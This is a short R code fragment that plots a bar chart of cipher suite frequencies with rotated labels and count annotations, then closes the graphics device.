midpts <-barplot(data$times, main = "Cipher Suite Frequncies", ylab = "Times",
ylim = c(0, 100), names.arg = "", xpd=TRUE, cex.lab=2, cex.axis=1.5)

text(x=midpts, y=-1, data$Cipher.Suite, cex=1.2, srt=40, xpd=TRUE, pos=2)
text(x=midpts, y=data$times+2, labels=as.character(data$times), cex=2, xpd=TRUE)

dev.off()
```
.